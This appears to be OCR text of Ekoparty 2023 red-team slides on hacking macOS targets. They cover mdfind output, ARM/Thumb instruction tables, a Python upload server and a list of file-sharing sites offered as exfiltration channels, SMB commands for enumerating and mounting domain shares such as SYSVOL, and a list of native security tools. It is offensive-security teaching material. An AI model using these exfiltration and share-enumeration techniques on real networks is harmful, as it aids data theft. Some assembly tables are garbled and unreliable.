




0x02 Hacking macOS Target

mdfind command

```
s1th@Koriban ~ % mdfind xprotect
2023-10-23 23:37:37.597 mdfind[42875:1773091] [UserQueryParser] Loading keywords and predicates for locale "pt_BR"
2023-10-23 23:37:37.600 mdfind[42875:1773091] [UserQueryParser] Loading keywords and predicates for locale "pt"
/System/Library/Sandbox/Profiles/com.apple.XprotectFramework.AnalysisService.sb
/System/Library/FeatureFlags/Domain/XProtect.plist
/System/Library/PrivateFrameworks/XprotectFramework.framework/Versions/A/XPCServices/XProtectBehaviorService.xpc/Contents/Resources/com.apple.XprotectFramework.BehaviorService.sb
/System/Library/PrivateFrameworks/XprotectFramework.framework/Versions/A/XPCServices/XProtectUpdateService.xpc
/System/Library/PrivateFrameworks/XprotectFramework.framework/Versions/A/XPCServices/XProtectUpdateService.xpc/Contents/MacOS/XProtectUpdateService
/System/Library/PrivateFrameworks/XprotectFramework.framework/Versions/A/XPCServices/XprotectService.xpc
/System/Library/PrivateFrameworks/XprotectFramework.framework/Versions/A/XPCServices/XprotectService.xpc/Contents/MacOS/XprotectService
s1th@Koriban ~ %
s1th@Koriban ~ % mdfind -name stdlib.h
2023-10-23 23:37:02.270 mdfind[42842:1772471] [UserQueryParser] Loading keywords and predicates for locale "pt_BR"
2023-10-23 23:37:02.271 mdfind[42842:1772471] [UserQueryParser] Loading keywords and predicates for locale "pt"
/Library/Apple/System/Library/Frameworks/CommandLineTools/SDKs/MacOSX12.3.sdk/usr/include/stdlib.h
/Library/Developer/CommandLineTools/SDKs/MacOSX12.3.sdk/usr/include/xlocale/_stdlib.h
/Library/Developer/CommandLineTools/SDKs/MacOSX13.3.sdk/usr/include/stdlib.h
/Library/Developer/CommandLineTools/SDKs/MacOSX13.3.sdk/usr/include/c++/v1/stdlib.h
/Library/Developer/CommandLineTools/SDKs/MacOSX13.3.sdk/usr/include/xlocale/_stdlib.h
/Library/Developer/CommandLineTools/SDKs/MacOSX14.0.sdk/usr/include/c++/v1/stdlib.h
/Library/Developer/CommandLineTools/SDKs/MacOSX14.0.sdk/usr/include/xlocale/_stdlib.h
/Library/Developer/CommandLineTools/SDKs/MacOSX14.0.sdk/usr/include/stdlib.h
/Library/Frameworks/Python.framework/Versions/3.10/Resources/English.lproj/Documentation/tutorial/stdlib.html
/usr/local/Cellar/gcc/12.2.0/include/c++/12/stdlib.h
/usr/local/Cellar/gcc/12.2.0/include/c++/12/tr1/stdlib.h
/usr/local/Cellar/gcc/11.3.0_1/include/c++/11/stdlib.h
/usr/local/Cellar/gcc/11.3.0_1/include/c++/11/tr1/stdlib.h
/Library/Developer/CommandLineTools/SDKs/MacOSX12.3.sdk/usr/include/c++/v1/stdlib.h
s1th@Koriban ~ %
s1th@Koriban ~ %
```



INSTRUCTION	EXAMPLE	RESULT
ADD	add r3, r0, r0	r3 = 1 + 1
SUB	sub r3, r0, r0	r3 = 1 - 1
MUL	mul r3, r0, r0	r3 = 1 * 1
LSL	lsl r3, r0, #1	r3 = 1 << 1
ASR	asr r3, r0, #2	r3 = 1 asr 2 = 3
LSR	lsr r3, r0, #2	r3 = 0x40000000
AND	and r3, r1, r0	r3 = 1 and 2 = 0
EOR	eor r3, r1, r0	r3 = 1 xor 2 = 3

INSTRUCTION	EXAMPLE
MOV	mov r3, #3
ADD	add r3, r0, r0
SUB	sub r3, r0, r0
LSL	lsl r3, r0, #2
LSR	lsr r3, r0, #2
ASR	asr r3, r0, #2
ROR	ror r3, r0, #2
AND	and r3, r1, r0
ORR	orr r3, r1, r0
EOR	eor r3, r1, r0

ARM INSTRUCTIONS	THUMB INSTRUCTIONS
All instructions conditional	No cond:
32-bit instructions	16-bit :
HALF WORD	WORD MULTIPLE
WORD	HALF WORD
BYTE	BYTE
ADDRESS	ADDRESS

N	Z	C	V	J	GE	E	A	I	F
Cmp/Test Instructions									
CMP (compare),									
CMN (compare negative),									
TEQ (test equivalence),									
TST (test bits)									

update flags only if S suffix	Other instructions
MOV (move, up)	MOV (move, up)
ADD (add, up)	ADD (add, up)
SUBS (subtract)	SUBS (subtract)
[...]	[...]

Example: CMP & LT

mov r0, #2	r0 = 2
mov r1, #4	r1 = 4
cmp r0, r1	(N != V) == true
movlt r2, #4	N = 1





RED TEAM SPACE
EKOPARTY 2023

0x02 Hacking macOS Target

```
s1th@Koriban Desktop %
s1th@Koriban Desktop % ifconfig en0
en0: flags=8863<UP,BROADCAST,SMART,RUNNING,SIMPLEX,MULTICAST> mtu 1500
    options=400<CHANNEL_IO>
    ether 5c:2d:4e:00:00:00
    inet 192.168.15.242 netmask 0xffffffff broadcast 192.168.15.255
        media: autoselect
        status: active
s1th@Koriban Desktop %
s1th@Koriban Desktop % python -m uploadserver
File upload available at /upload
Serving HTTP on :: port 8000 (http://[::]:8000/) ...

```

File Upload

Choose Files

Token (only needed if server was started with token option):

Submit

Uploading

Success:

- + Onedrive
- + Dropbox
- + GoogleDrive
- + <https://tmpfiles.org>
- + <https://pastebin.com>
- + <https://transfer.sh>
- + <https://anonfile.net>
- + <https://gofile.io>
- + <https://send.cm>



```
### Listar pastas compartilhadas de uma maquina em dominio
$ smbutil view //dominio.alvo:10gan.user@dc-server-share
```

```
### Montar um compartilhamento do Server AD (Share)
$ mount_smbfs //10gan.user@dc-server-share/SYSVOL ~/Desktop/Files
```

- + DNS Exfiltration ???
- + Others Techniques???





0x03 Native macOS Tools

csrutil -> Configure system security policies (SIP)
codesign -> create and manipulate code signatures
dsconfigad -> retrieves/changes configuration for Active Directory
dscl -> Directory Service command line utility
dtrace -> generic front-end to the DTrace facility
fs_usage -> report system calls and page faults related to filesystem activity in real-time
Launchctl -> Manage and Inspect daemons, agents and XPC Services (PLIST)
Lipo -> create or operate on universal files
mdfind -> finds files matching a given query
nettop -> Display updated information about the network
networksetup -> configuration tool for network settings in System Preferences.
nm -> display name list (symbol table)
otool -> object file displaying tool like a objdump and ldd
plutil -> property list utility (Convert plist files)
security -> Command line interface to keychains and Security framework
spctl -> SecAssessment system policy security (Gatekeeper)
sysctl -> get or set kernel state


.....



Reference



Hacking is a way of life



My First Publication of this research (Nullbyte 2019)


<https://github.com/loganbr/Presentations/blob/main/2019%20-%20Nullbyte%20-%20macOS%20Hacking%20Tricks.pdf>

Cedric Owens - Gone Apple Pickin: Red Teaming MacOS Environments in 2021

<https://www.youtube.com/watch?v=IiMladUbL6E&t=93s>



_> ¡GRACIAS POR PARTICIPAR!



SOLIDARITY
LABS

xelere
Making IT better

Q METABASE Q




PUCARA



Thanks a Lot

Any Questions ?



ricardologanbr@gmail.com

<https://github.com/loganbr/Presentations>

Twitter: @l0ganbr

